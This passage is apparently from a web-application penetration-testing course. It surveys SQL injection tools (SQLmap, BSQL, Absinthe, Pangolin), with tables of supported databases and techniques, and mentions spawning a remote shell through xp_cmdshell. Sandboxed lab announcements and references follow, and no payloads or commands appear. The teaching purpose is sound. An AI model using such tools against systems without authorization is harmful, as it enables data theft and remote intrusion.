
The techniques supported are :
Error based, Blind.

Features include:

- Data dumping
- Filesystem access
- Remote shell
- Remote registry access
- File upload/download

5.6.3. Pangolin

Configuring Pangolin to perform an SQL Injection attack is as easy as point and click.



This is a screenshot of a remote command shell spawned through xp_cmdshell:

Video: SQLi Error Based Tools

SQLi Error Based Tools

SQL Injection tools by supported DBMS

	SQLmap	BSQL	Absinthe	Pangolin
MS SQL	V	V	V	V
Oracle	V	V	V	V
DB2	V	V	X	V
Access	X	X	X	V
MySQL	V	V	V	V
Sybase	X	X	V	V
Sqlite	X	X	X	V
Postgre	X	V	V	V

SQL Injection tools by supported technique

	SQLmap	BSQL	Absinthe	Pangolin
Error	X	V	V	V
Blind	V	V	V	V
Time Blind	V	V	X	X
Inband	V	X	X	X

Coliseum Lab : SQL Injection & Cookie Manipulation

Lab ID : SQLi.3 – Poema reading club 7

Start your battle in our Coliseum Virtual Lab within a safe sand-boxed and user isolated environment made only for you.
Please refer to the Battle order PDF and to Cicero for help during the lab.
Please refer to WAS360 Forum for further help.

New to Coliseum Lab? Click here to find out how you can get access to it

Coliseum Lab : Challenge

Lab ID : Challenge.1 – Arrogant Bank

Start your battle in our Coliseum Virtual Lab within a safe sand-boxed and user isolated environment made only for you.
Please refer to the Battle order PDF and to Cicero for help during the lab.
Please refer to WAS360 Forum for further help.

New to Coliseum Lab? Click here to find out how you can get access to it

SQL Injection Videos


SQLi Error Based

SQLi Error Based Tools

SQL Injection References


Pentest Monkey

MSSQL Injection Cheat Sheet



The Web Application Hacker's Handbook 2:

Manipulating SQL Server using SQL injection



SQL Injection Attacks and Defense